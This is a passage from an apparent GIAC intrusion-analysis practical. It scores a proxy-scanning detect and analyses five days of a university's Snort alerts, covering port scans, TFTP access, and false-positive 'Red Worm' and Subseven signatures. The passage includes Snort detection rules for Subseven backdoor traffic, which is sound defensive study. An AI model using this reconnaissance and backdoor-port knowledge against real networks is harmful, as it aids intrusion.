Finally, many fellow GCIA participants have provided detailed analysis on proxy scanning activity. Although a multitude of detects exist, one example of such analysis can be seen here:

http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00053.html

Evidence of active targeting:

Based upon log evidence alone one could assume that this attacker actively targeted the host located at 46.5.130.100. However, it's possible that additional scans have targeted hosts not monitored by this snort device, or have been conducted over a time period not contained within our log file. A larger selection of logs would need to be obtained for this to be confirmed. It's highly unlikely that an attacker with malicious intent would rely purely on one proxy server, because most have a reputation for maintaining a list of multiple proxies to abuse. With this in mind its entirely possible that this detect only represents a small part of the complete scanning, maintenance and discovery process.

Severity:

The severity of this detect is calculated using the following formula:

(Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality = 1

Since there is no information regarding network topology or services running on this host we are unable to provide an accurate criticality rating. Analysing the log file shows no evidence of the target host conducting activity on any port. This was confirmed by the following filter windump -n -r 2002.6.2 host 46.5.130.100. Only SYN packets from the attacking source were printed on this filter. Without knowing what traffic this host sends and receives makes it impossible to speculate what services are running, thus will be rated as a non-critical system.

Lethality = 2

The scanning activity itself is not destructive in nature, however, this reconnaissance activity is usually a precursor to a more intrusive attack. If a follow-on exploit were successful the attacker would be able to conduct a variety of illegitimate activities from anonymous web surfing to using the host as a launch pad for successive attacks against other hosts. Although the potential lethality is rated at level 3-4, the actual potential of reconnaissance activity itself should only be rated at level 2.

System Countermeasures = 3

As we are unaware of the target systems response to the multiple SYN packets, we are unable to confirm whether it's running a proxy service on TCP ports 1080,3128 or 8080. In addition, we are also unable to determine if the host is allowing unauthorised access if it is indeed running a proxy service. In this situation it's best to play it safe and provide and average score of 3. This will at least imply that improvements can be made to booster system countermeasures.

Network Countermeasures =3

The fact that a Snort device detected this attack proves the network does at least have minimal defence mechanisms in place. Since there was no response from the target we could assume that either the host is down, or any SYN-ACK responses from the target is being blocked by the upstream routers (assuming a service is running on these ports). It is of course possible that these SYN packets never reached the target host because they were dropped by ACL's present on the border router. This is all speculation, but all theories point to some form of defence mechanism in place. As there is limited information with regards to

network topology, while working on the basis that something can always be done to strengthen your network security stance, a modest 3 will be awarded.

Total Score = -3

Defensive recommendation:

Since the attacker failed to find any listening proxy services on the target host its highly likely the attacker moved on in search for less protected networks. Nevertheless, aim to be proactive rather than reactive. Ensure that any legitimate proxy servers are running fully patched and have been security audited to confirm that unauthorized access is not permitted from the external network. Achieve this via properly configured firewalls and routers and utilize strong authentication and encryption to reduce the risk of compromise. If you are not running any form of proxy server ensure that your routers and firewalls are configured to drop any traffic destined for TCP ports 1080,3128 and 8080.

Multiple Choice Question:

What service is commonly run on TCP port 3128?

(a) SOCKS
(b) Telnet
(c) SQUID
(d) ALT HTTP
(e) SMTP

The correct answer is (c). The Squid Proxy service is commonly run on TCP port 3128.

Responses From Incidents.org:

My analysis of this detect was posted on May 8th to the incidents.org mailing list . The post is located here:

http://www.dshield.org/pipermail/intrusions/2004-May/007974.php

From reviewing the responses sent by my peers, I was pleased to see that the feedback was positive, with no comments implying a failure in logic or analysis from my perspective.

Comment #1: Chris Meidinger

General thought to the multiple choice questions: a couple of practicals have come through with the multiple choice question 'what port is this' or

similar. I would love to see questions regarding something more substantive that the reader should have learned in the paper.

Response #1:

This is a very good point. The in-depth analysis presented provides the opportunity for a more thought provoking question!

Comment #2: Scott Renna

Enjoyed reading, very good wording.

One question about this is what other reasons might the attacker have for looking for an open proxy besides anonymity? Hint: search through this list as I'm sure you'll find something.

Scott Renna CISSP/GCIA
Security Analyst

Response #2:

Since I had not considered any other motives for open proxy services, I investigated immediately. Research suggests that open proxy servers are now becoming a popular target for spammers. Many thanks Scott for suggesting the existence of other malicious motives.

Part 2 Trace 3 References:

1. http://www.incidents.org/logs/
2. http://www.snort.org/snort-db/sid.html?sid=615
3. http://www.snort.org/snort-db/sid.html?sid=618
4. http://www.snort.org/snort-db/sid.html?sid=620
5. http://project.honeynet.org/papers/finger/
6. http://www.dshield.org/pipermail/intrusions/2002-October/005636.php
7. http://windump.polito.it/docs/manual.htm
8. http://www.insecure.org/nmap/
9. http://cert.uni-stuttgart.de/archive/intrusions/2003/11/msg00053.html

---

Part 3: Analyse This

Executive Summary:

This analysis report highlights network security issues identified during the security audit process. As per the Universities request, data extracted from the Snort Intrusion Detection system has been analysed, with the intent to identify risk, network problems and signs of compromise.

Files selected for analysis:

This report was complied using data spanning from March 25th 2004 and March 29th 2004. The log data provided by the University falls under 3 formats; Alerts, Scans and OOS (Out of Spec) logs. The exact log files utilised for detailed analysis are listed below:

Alerts	Scans	OOS
Alerts.040325	Scans.040325	OOS_report_040325
Alerts.040326	Scans.040326	OOS_report_040326
Alerts.040327	Scans.040327	OOS_report_040327
Alerts.040328	Scans.040328	OOS_report_040328
Alerts.040329	Scans.040329	OOS_report_040329

Note: All of the above listed files are available from:

http://www.incidents.org/logs

Alerts of Interest – Analysis Methodology:

After downloading all Alerts files, each one was processed through a popular tool called SnortSnarf v021111.1. This Perl program converts the above files into HTML output, and is used for diagnostic inspections and problem tracking. This tool is provided by SiliconDefense, but their site was down at the time of download so was extracted from www.winsnort.com, an alternative source. The source of this download and a very useful How-To is available here:

http://www.winsnort.com/modules.php?op=modload&name=Sections&file=index&req=viewarticle&artid=4&page=1

Each Alerts file in their original format took approximately 4 hours to run through SnortSnarf. Since all 5 Alerts files will be correlated together, the estimated time for SnortSnarf processing would be approximately 20 hours. After closer inspection, the large majority of this processing time was due to a large amount of “spp_portscan” alerts. These were removed from all Alerts files since they will

also be present in the Scan files. Researching previous students GCIA practical's indicated that many others have also encountered this situation.

After replacing all instances of MY.NET to 100.100, a Win32 grepping tool was used for file maintenance and removing all instances of "spp_portscan" from all Alerts files. A lot of time was spent ensuring that the large majority of corrupted and redundant data was removed so to provide an accurate database of SnortSnarf statistics. After this was accomplished, the total size of all alerts logs was reduced from 115MB to 10.5MB (approx). This had a dramatic impact on total processing time since SnortSnarf now takes 1 hour to compile all files rather than 20 hours. Final versions of the manipulated Alerts files are labelled as follows (according to day of March 2004):

Alert.25final
Alert.26final
Alert.27final
Alert.28final
Alert.29final

All files were then processed via Snortsnarf using the following parameters:

snortsnarf.pl -rs -d c:\Applications\snarffinal c:\Applications\snarffinal\alert.25 final c:\Applications\snarffinal\alert.26final c:\Applications\snarffinal\alert.27final c:\Applications\snarffinal\alert.28final c:\Applications\snarffinal\alert.29final

In addition to the –d switch (specifies where to dump html Snortsnarf output), the –rs switch was used to list the events prioritised by quantity. The location of each log file (SnortInputFile) was also specified to allow for cross correlation.

Log File Analysis:

After executing the pre-defined command, Snortsnarf provided a complete list of all alerts generated:

108193 alerts found using input module SnortFileInput, with sources:

- c:\Applications\snarffinal\alert.25final
- c:\Applications\snarffinal\alert.26final
- c:\Applications\snarffinal\alert.27final
- c:\Applications\snarffinal\alert.28final
- c:\Applications\snarffinal\alert.29final

Earliest alert at **00:08:52**.535403 *on 03/25/2004*
Latest alert at **23:46:43**.998968 *on 03/29/2004*

Signature (click for sig info)	# Alerts	# Sources	# Dests
100.100.30.3 activity	29829	202	1

100.100.30.4 activity	21071	294	1
High port 65535 tcp - possible Red Worm - traffic	13795	107	139
connect to 515 from outside	13730	3	246
EXPLOIT x86 NOOP	10168	805	622
SMB Name Wildcard	5770	129	590
Incomplete Packet Fragments Discarded	5387	99	99
Null scan!	2219	217	569
High port 65535 udp - possible Red Worm - traffic	1115	50	40
NMAP TCP ping!	899	175	81
[UMBC NIDS IRC Alert] IRC user /kill detected, possible trojan.	593	42	61
[UMBC NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	460	23	1
SUNRPC highport access!	398	24	22
Possible trojan server activity	374	42	48
FTP DoS ftpd globbing	358	17	2
[UMBC NIDS] External MiMail alert	283	23	1
Tiny Fragments - Possible Hostile Activity	281	13	10
EXPLOIT x86 NOPS	193	11	190
TFTP - External TCP connection to internal tftp server	173	35	54
TCP SRC and DST outside network	137	22	61
FTP passwd attempt	130	106	1
SMB C access	126	18	5
IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize [arachNIDS]	89	2	52
ICMP SRC and DST outside network	81	18	81
TCP SMTP Source Port traffic	75	3	1
IRC evil - running XDCC	57	5	8
NIMDA - Attempt to execute cmd from campus host	57	5	39
RFB - Possible WinVNC - 010708-1	49	21	13
EXPLOIT x86 setuid 0	35	25	20

Attempted Sun RPC high port access	34	10	13
DDOS shaft client to handler	31	7	2
EXPLOIT x86 setgid 0	28	21	21
SYN-FIN scan!	25	6	6
[UMBC NIDS IRC Alert] Possible drone command detected.	17	1	3
Probable NMAP fingerprint attempt	14	10	10
EXPLOIT x86 stealth noop	10	8	5
EXPLOIT NTPDX buffer overflow	9	8	6
[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	9	3	3
TFTP - Internal UDP connection to external tftp server	8	4	5
DDOS mstream client to handler	7	4	5
External RPC call	6	1	1
External FTP to HelpDesk 100.100.53.29	6	4	1
External FTP to HelpDesk 100.100.70.50	5	4	1
SITE EXEC - Possible wu-ftpd exploit - GIAC000623	3	1	1
[UMBC NIDS IRC Alert] User joining XDCC channel detected. Possible XDCC bot	3	2	3
Traffic from port 53 to port 123	3	3	2
NIMDA - Attempt to execute root from campus host	2	2	2
External FTP to HelpDesk 100.100.70.49	2	2	1
connect to 515 from outside [**] 68.32.127.15803/25-21:11:27.211278 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:21:44.847024 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:19:41.775757 [**] connect to 515 from outside	1	1	1
100.100.30.3 activity [**] 216.56.88.95:45841 -> 100.100.30.303/29-14:09:47.869942 [**] 100.100.30.3 activity	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:20:42.233935 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:13:58.202883 [**] connect to 515 from outside	1	1	1

connect to 515 from outside [**] 68.32.127.15803/25-21:14:33.777845 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:22:53.288356 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.158:797 -> 100.100.24.1503/25-21:07:51.310524 [**] 100.100.30.4 activity	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:21:29.919237 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:13:03.157111 [**] connect to 515 from outside	1	1	1
DOS Real Server template.html	1	1	1
High port 65535 tcp - possible Red Worm - traffic [**] 100.100.97.8203/27-15:59:39.055439 [**] High port 65535 tcp - possible Red Worm - traffic	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:18:39.605755 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:20:58.631795 [**] connect to 515 from outside	1	1	1
100.100.30.3 activity [**] 68.55.174.94:1035 -> 100.100.30.303/27-17:50:32.214055 [**] High port 65535 tcp - possible Red Worm - traffic	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:11:27.162791 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.158:797 -> 100.100.24.1503/25-21:18:50.810998 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:10:56.651612 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:11:43.146480 [**] connect to 515 from outside	1	1	1
[UMBC NIDS] Internal MiMail alert	1	1	1
High port 65535 tcp - possible Red Worm - traffic [**] 80.181.112.18603/27-14:59:56.128837 [**] 100.100.30.3 activity	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:22:12.667637 [**] connect to 515 from outside	1	1	1
High port 65535 tcp - possible Red Worm - traffic [**] 80.181.112.18603/27-17:32:15.281685 [**] High port 65535 tcp - possible Red Worm - traffic	1	1	1

100.100.30.3 activity [**] 68.55.174.9403/27-17:28:52.471339 [**] High port 65535 tcp - possible Red Worm - traffic	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:12:57.558102 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.158:797 -> 100.100.24.1503/25-21:08:43.232338 [**] 100.100.30.4 activity	1	1	1
100.100.30.3 activity [**] 68.55.174.94:1078 -> 100.100.30.303/27-17:29:48.343310 [**] High port 65535 tcp - possible Red Worm - traffic	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:22:01.086164 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:20:58.582307 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:21:14.241264 [**] connect to 515 from outside	1	1	1
100.100.30.4 activity [**] 63.13.156.17103/29-13:41:19.871294 [**] 100.100.30.4 activity	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:11:12.060064 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:19:12.258021 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:22:53.095239 [**] connect to 515 from outside	1	1	1
High port 65535 tcp - possible Red Worm - traffic [**] 100.100.97.82:1122 -> 80.181.112.18603/27-17:31:41.046650 [**] High port 65535 tcp - possible Red Worm - traffic	1	1	1
connect to 515 from outside [**] 68.32.127.158:797 -> 100.100.24.1503/25-21:21:47.478333 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:14:17.595926 [**] connect to 515 from outside	1	1	1
connect to 515 from outside [**] 68.32.127.15803/25-21:21:21.969694 [**] connect to 515 from outside	1	1	1

Snortsnarf was specified to list alerts by number of occurrences, however, the alerts chosen for further analysis are based upon a combination of this factor and potential severity. These alerts have been bolded above.

Alert #1: 100.100.30.3 Activity

This was the most frequent alert and occurred 29829 times, accounting for 28% of all alerts generated. These alerts are triggered from what appears to be a custom signature, designed to detect activity involving the IP address of 100.100.30.3. One would anticipate that this system provides a critical service(s), therefore justifying the need to actively monitor any activity related to this host. By drilling down into the data, it's immediately apparent that all alerts were triggered by inbound activity towards this host, originating from 202 distinct external source IP's. Furthermore, this activity has occurred continuously throughout the 5-day time range chosen for analysis. Below is a summary of the top 4 offenders:

Source IP	**# of Alerts**	
68.55.174.94	6133	
69.240.222.54	3819	
67.31.152.200	3560	- Potential Scanning Activity!
68.55.178.168	3446	

Alerts from the large majority of all 202 sources were destined for a multitude of ports, examples include: 524, 3019, 6129, 80 and 51443. Further analysis concluded that this activity fails to represent malicious intent, therefore appearing legitimate in nature. Without knowledge of the Universities security and acceptable usage polices, its recommended that this statement is confirmed. If correct, your security administration team should amend the signature accordingly to reduce the rates of future false positives. If the intention however, is to alert legitimate activity for synopsis purposes then this recommendation can be discarded. Most of the traffic is considered non-malicious, however, the legitimacy of activity originating from 67.31.152.200 maybe an exception to the rule. This source appears to have conducted an aggressive vertical scan against 100.100.30.3, between 11.58am and 12.00pm on the 27th of March. 3560 alerts were generated in this time, triggered by inbound activity targeting ports 2 – 65000. This activity is completely out-of-character compared to all other sources, and should be investigated to confirm whether this was part of a reconnaissance attempt or subsequent compromise. This suspicious host was investigated in further detail, and a brief profile has been created to help aid in the Universities response process (See Alert #2).

Alert #2: TFTP – External TCP Connection to internal tftp server
Suspicious Activity – 67.31.152.200

Cross correlation was conducted, using all available data within the specified time range of this security audit. In addition to the vertical scan targeting 100.100.30.3, the results show the suspicious host located at 67.31.152.200 also targeted 34 individual IP addresses on port 69/tcp. This port is commonly associated with the Trivial File Transfer Protocol (TFTP). 50 alerts were generated in total, representing successful TFTP connections from an External

source (suspicious host) to an internal TFTP server over TCP/69. A small sample of the connections can be seen below:

03/27-11:53:26.007646 [**] TFTP - External TCP connection to internal tftp server [**] 100.100.30.1:69 -> 67.31.152.200:3672

03/27-11:58:26.773622 [**] TFTP - External TCP connection to internal tftp server [**] 100.100.30.3:69 -> 67.31.152.200:4428

03/27-12:00:57.224123 [**] TFTP - External TCP connection to internal tftp server [**] 100.100.30.4:69 -> 67.31.152.200:3810

This signature was triggered by the TFTP servers response after 67.31.152.200 connected to 100.100.30.1 over TCP port 69, so what your seeing here is reply traffic from the TFTP server. The output of an ARIN Whois provided the following information regarding the external host:

OrgName: Level 3 Communications, Inc.
OrgID: LVLT
Address: 1025 Eldorado Blvd.
City: Broomfield
StateProv: CO
PostalCode: 80021
Country: US

NetRange: 67.24.0.0 - 67.31.255.255
CIDR: 67.24.0.0/13
NetName: LC-ORG-ARIN-BLK3

While an nslookup provided the following information:

nslookup 67.31.152.200
Canonical name: dialup-67.31.152.200.Dial1.Denver1.Level3.net

The use of a dial-up connection implies that the attacker can obfuscate the complete picture of their attack profile, because they will be assigned a different IP address next time they dial up. From the Universities perspective, it will be difficult to correlated attacks from multiple IP addresses to the same malicious user. The only information to help this correlation is the NetRange provided by Level 3 communications. Security administrators may want to apply a temporary signature that triggers any activity from this NetRange. This will help evaluate any future activity originating from this source(s), and may require ACL configurations on the Universities border router if this activity is persistent and not legitimate.

From a security aspect, the use of publicly accessible TFTP servers can have significant consequences that must be addressed. Firstly, TFTP services fail to offer adequate security components, allowing access to anyone who requests information. This is because TFTP works on the assumption that your network is configured to deny unauthorised access, whether from internal or external sources[1].

Please confirm whether inbound TFTP access from external sources does not violate your current security policies. If this activity doesn't conform then please arrange for your security administrators to apply packet filtering policies to block any TFTP activity inbound for port 69/TCP/UDP. If the same policy applies for outbound access then initiate similar procedures by blocking outbound TFTP packets. If this activity is authorised from limited external sources, then your must ensure that your ACL's accurately reflect these specific requirements.

Alert #3: 100.100.30.4

This was the second most frequent alert, and accounts for approximately 19.5% of all alerts. 21061 alerts were generated in total, and were probably triggered by a custom made signature designed by the University. Similar to Alert #1, this signature has been defined to monitor activity related to the host located at 100.100.30.4. This consequently highlights the potential criticality of the system. On this basis, it's imperative that these are analysed in more depth. After further inspection, these alerts were triggered by inbound activity originating from 294 external sources. A sample of the top 4 offenders are displayed below:

Source IP	**# of Alerts**
138.88.36.161	4126
67.31.152.200	2967
151.196.21.80	2111
68.55.191.197	1874

Once again we can see the suspicious source of 67.31.152.200, conducting what appears to be a reconnaissance scan against multiple ports between 2 – 65000. A small sample is displayed below:

```
03/27-12:00:52.368216 [**] 100.100.30.4 activity [**]
67.31.152.200:3766 -> 100.100.30.4:18

03/27-12:00:52.568813 [**] 100.100.30.4 activity [**]
67.31.152.200:3768 -> 100.100.30.4:20

03/27-12:00:52.667934 [**] 100.100.30.4 activity [**]
67.31.152.200:3769 -> 100.100.30.4:21

03/27-12:00:52.768911 [**] 100.100.30.4 activity [**]
67.31.152.200:3770 -> 100.100.30.4:22

03/27-12:00:52.823622 [**] 100.100.30.4 activity [**]
```

```
67.31.152.200:3765 -> 100.100.30.4:17

03/27-12:00:52.827840 [**] 100.100.30.4 activity [**]
67.31.152.200:3758 -> 100.100.30.4:2

03/27-12:00:52.923425 [**] 100.100.30.4 activity [**]
67.31.152.200:3771 -> 100.100.30.4:23
```

According to the timestamps, this scan occurred between 12.00pm and 12.03pm on the 27th of March, therefore, just after the previous scan against 100.100.30.3. The activity is almost identical and must be investigated to determine the legitimacy of this traffic.

What is interesting is the correlation of traffic between 100.100.30.3 and 100.100.30.4. Allot of source addresses communicated with both monitored hosts, consequently triggering multiple alerts on each. Furthermore the alerts appear to be generated over the same ports. Take the source IP of 134.192.67.114 for example. This address generated 37 alerts in total over a period of 5 days, 27 against 100.100.30.3 and 10 against 100.100.30.4. All these associated alerts where generated by inbound traffic over port 524 and appears legitimate in nature. Since this has occurred to approximately half of the source addresses, one could assume that both monitored hosts are sharing the inbound traffic. This could imply the use of a router or firewall with integrated load balancing capabilities. From statistical analysis we could also assume that 100.100.30.3 is the primary server, while 100.100.30.4 is essentially the backup used to share the load and act as a fail-over if the primary should go down. Lets compare the activities of 3 other source addresses to reinforce this possibility:

Source IP	**# of Alerts triggered on 100.100.30.3 / 4**	**Destination Port**
68.55.178.168	3446 / 237	524
162.84.104.2	1727 / 192	524
68.57.90.146	2468 / 147	524

As you can clearly see, the large majority of traffic is distributed to 100.100.30.3, while significantly less traffic of the same type is sent to 100.100.30.4. The presence of Load Balancing capabilities would of course have to be confirmed, but this is certainly a logical explanation to this activity. As there is a lot of activity related to port 524, it would be practical to assess this port and provide some detail. Port 524 is commonly associated with the Novell Netware Core Protocol over both TCP and UDP. 524/tcp is used for NCP requests, while 524/udp is usually associated with NCP time synchronisation. Furthermore, NCP requests or Time syncs' usually occur over high source ports (1024-65535)[2]. By checking the logs associated with 68.55.178.168,162.84.104.2 and 68.57.90.146 this appears to be the case. All source port activity was between 1024-65535, while the first two IP's were all above 50000. NCP manages access to NetWare server resources, making it possible to make procedure calls to the NetWare File Sharing Protocol (NFSP). In turn, this service is used for file access and print resources[3]. In short, NCP handles login and other requests to these resources

and works on a client/server basis. On this basis we are most likely seeing Client workstations sending NCP requests over the network.

Alert #4: High port 65535 tcp – possible Red Worm - traffic

This signature was triggered 14910 times, accounting for 13.8% of all alerts. The top 3 offenders are as follows:

Source IP	# of Alerts
80.181.112.186	5459
100.100.97.82	5022
66.118.165.120	1228

By drilling down into the data associated with the top offender, it became apparent that the generated alerts were most likely false positives. An extract of the data is displayed below:

```
03/27-15:08:16.172458 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 80.181.112.186:65535 -> 100.100.97.82:1122

03/27-15:08:18.453374 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 80.181.112.186:65535 -> 100.100.97.82:1122

03/27-15:08:21.043464 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 80.181.112.186:65535 -> 100.100.97.82:1122

03/27-15:08:25.933606 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 80.181.112.186:65535 -> 100.100.97.82:1122
```

This activity is not due to the Red Worm as the alert suggests, in all probability this is inbound traffic associated with Availant Manager, a multi agent system that increases system wide availability[4]. According to www.portsdb.org, Availant Manager communicates over Port 1122. Furthermore, analysing data associated with the 2nd highest offender highlighted a correlation between this address and the top offender. A small data sample is displayed below:

```
03/27-15:08:13.941942 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 100.100.97.82:1122 -> 80.181.112.186:65535

03/27-15:08:16.311077 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 100.100.97.82:1122 -> 80.181.112.186:65535

03/27-15:08:21.193566 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 100.100.97.82:1122 -> 80.181.112.186:65535
```

What your seeing here is the return traffic potentially related to Availant Manager, destined for 80.181.11.186 (the top offender of this alert). The other possibility is that these hosts represent a client/server relationship running a legitimate

Remote Administration Tool (RAT) over these ports. We must always remain vigilant however, since there's always a possibility that this traffic may not represent legitimate activity. If true, this would most likely represent backdoor activity, and would consequently indicate a critical compromise requiring your immediate attention. A brief investigation uncovered a number of RAT's used by hackers. One called Blackhole has many aliases, and is a prime example that runs on the default port of 1122. This essentially allows an attacker (client) to gain remote control of the victim machine running the server component[5]. Since we do not have access to the payload data, we cannot confirm the reasoning for this activity, for now however we can at least speculate on the most likely causes.

Although the legitimacy of this activity should be investigated, the main goal is to establish whether or not these alerts really represent Red Worm activity. For this reason it's important to investigate other sources triggering these alerts. The small data sample below highlights apparent worm activity between two additional hosts:

```
03/25-17:46:03.360384 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 100.100.34.14:65535 -> 198.247.172.10:25
```

```
03/25-17:46:30.360515 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 100.100.34.14:65535 -> 198.247.172.10:25
```

```
03/25-17:47:24.360817 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 100.100.34.14:65535 -> 198.247.172.10:25
```

This internal host located at 100.100.34.14 triggered 148 Red worm alerts in total, even though this clearly represents outbound SMTP activity from the monitored network. Lets complete this analysis by viewing the activity between two further hosts:

```
03/26-14:45:23.782127 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 100.100.60.17:110 -> 68.55.62.110:65535
```

```
03/26-14:45:23.876850 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 100.100.60.17:110 -> 68.55.62.110:65535
```

```
03/26-14:45:24.886232 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 100.100.60.17:110 -> 68.55.62.110:65535
```

This activity also triggered the Red Worm alert 83 times, even though this data most likely represents POP3 (Post Office Protocol) traffic over port 110/tcp. To conclude, this reinforces the statement that the Red Worm signature is triggering a multitude of false positives.

To summarise, we are unaware of the exact cause of some specific traffic and services running between these hosts. This mainly applies to the 1122 traffic depicted earlier. What we do know however is that all these alerts are not

correctly representing Red Worm activity. Based on our findings, one could assume that this signature is simply designed to trigger every time TCP port 65535 is detected within a packet (destination or source port). As you can imagine, this will produce a high false positive rate (as proven), and should be deemed as an ineffective signature. No doubt the Security Analysts from the University witness this on a daily basis, and would most likely want to see this signature removed or at least tuned. It's recommended that this issue be raised in the next review with your security administrator, once this security audit has been evaluated.

Alert #5: Remote Trojan Activity

This alert occurred 374 from 42 distinct source IP's. Even though the frequency of this alert is significantly less than the previous 4 analysed, the potential criticality of such a compromise should not be disregarded. Analysis performed on these alerts allowed us to highlight the top three offenders and the frequency of alerts generated:

Source IP	**# of Alerts**
100.100.24.44	48
100.100.82.55	30
68.162.135.5	28

Drilling down into the Snortsnarf data enables us to highlight the factors that fired these alerts. A data sample originating from the top 3 offenders are displayed below:

Top Offender: (Return HTTP traffic)

```
03/26-10:00:09.676596 [**] Possible trojan server activity [**]
100.100.24.44:80 -> 203.168.193.2:27374
```

```
03/26-10:00:09.967004 [**] Possible trojan server activity [**]
100.100.24.44:80 -> 203.168.193.2:27374
```

```
03/26-10:00:09.979729 [**] Possible trojan server activity [**]
100.100.24.44:80 -> 203.168.193.2:27374
```

2nd Highest Offender: (Return HTTP Traffic)

```
03/29-11:39:31.183383 [**] Possible trojan server activity [**]
100.100.82.55:80 -> 209.68.149.252:27374
```

```
03/29-11:39:31.465537 [**] Possible trojan server activity [**]
100.100.82.55:80 -> 209.68.149.252:27374
```

```
03/29-11:39:31.466006 [**] Possible trojan server activity [**]
100.100.82.55:80 -> 209.68.149.252:27374
```

3rd Highest Offender (Inbound HTTP traffic)

```
03/27-21:51:15.914363 [**] Possible trojan server activity [**]
68.162.135.5:27374 -> 100.100.24.44:80
```

```
03/27-21:51:15.996786 [**] Possible trojan server activity [**]
68.162.135.5:27374 -> 100.100.24.44:80
```

```
03/27-21:51:16.028463 [**] Possible trojan server activity [**]
68.162.135.5:27374 -> 100.100.24.44:80
```

This dataset appears to present non-malicious and therefore benign HTTP traffic over port 80/tcp. By analysing a larger sample, can we also confirm that these Trojan alerts are being triggered by other non-malicious services. For example, consider the randomly selected data below:

```
03/26-00:04:35.767433 [**] Possible trojan server activity [**]
100.100.12.6:25 -> 211.144.32.36:27374
```

```
03/26-00:04:46.537861 [**] Possible trojan server activity [**]
100.100.12.6:25 -> 211.144.32.36:27374
```

```
03/26-00:04:46.914770 [**] Possible trojan server activity [**]
100.100.12.6:25 -> 211.144.32.36:27374
```

This data most likely represents SMTP (Simple Mail Transfer Protocol) traffic and does not constitute towards Trojan activity. Other alerts have also been triggered by what appears to be legitimate HTTP 443/tcp activity. So why are these Trojan signatures triggered? This signature is probably designed to trigger an alert if the destination or source port of 27374 is detected within any packet inspected by the Snort device. Port 27374 is commonly associated with the Subseven backdoor, an extremely popular Trojan used by the large majority of the hacking community. Although there is no information regarding the configuration of the snort device, we are able to speculate what type of rule triggered these alerts. A typical Subseven snort rule would look like this[6]:

alert tcp $EXTERNAL_NET 27374 -> $HOME_NET any (msg:"BACKDOOR subseven 22"; flow:to_server,established; content:"|0d0a5b52504c5d3030320d0a|"; reference:arachnids,485; reference:url,www.hackfix.org/subseven/; classtype:misc-activity; sid:103; rev:5;)

Since we do not have access to the payload data, we cannot confirm whether our alerts were triggered by a similar rule and its stated conditions. With the limited data available however, we can at least speculate on a partial rule being used to trigger these potential false positives:

alert tcp $EXTERNAL_NET 27374 -> $HOME_NET any (msg:"Possible Trojan Server Activity"…)

The inbound HTTP activity from the 3rd highest offender (depicted above) would trigger a rule based on these parameters, while the HTTP return traffic from the 1st and 2nd highest offenders would meet the conditions of the following alert:

alert tcp $HOME_NET any -> $EXTERNAL_NET 27374 (msg:"Possible Trojan Server Activity"..)

There is always a possibility that traffic associated with port 27374 is Subseven activity, but not likely when combined with ports associated with common services such as SMTP (25/tcp), HTTP (80/tcp) and TELNET (23/tcp). For this reason, it's impractical for the University to apply a generic rule that will trigger anytime port 27374 is detected within the packet. Instead, we must find a balance that detects potential Subseven activity, while at the same time reducing the rate of false positives. Although this requires further consideration, may I recommend a rule that will only trigger alerts not related to HTTP, SMTP traffic etc. On this basis, a partial rule for ignoring subseven port activity combined with HTTP traffic would look as follows:

```
alert tcp $HOME_NET 27374 -> $EXTERNAL_NET !80 (msg:"Possible Trojan Server Activity"..)
```

This is just one example that could be applied, but simply states that an alert will not be triggered if internal hosts arbitrarily choose source port 27374 for outbound HTTP traffic. It is also recommended that you block inbound 27374/tcp activity to prevent client/server communications in the event of an internal infection.

Top 10 Talkers Based Upon Alert Generation:

Below represents a top ten list of the most active talkers in terms of Alert generation:

Rank	Total # Alerts	**Source IP**	# Signatures triggered
rank #1	13328 alerts	**68.32.127.158**	27 signatures
rank #2	6585 alerts	**67.31.152.200**	3 signatures
rank #3	6164 alerts	**68.55.174.94**	2 signatures
rank #4	5462 alerts	**80.181.112.186**	4 signatures
rank #5	5025 alerts	**100.100.97.82**	4 signatures
rank #6	4126 alerts	**138.88.36.161**	1 signatures
rank #7	4024 alerts	**69.240.222.54**	3 signatures
rank #8	3683 alerts	**68.55.178.168**	2 signatures
rank #9	3074 alerts	**140.142.8.73**	1 signatures
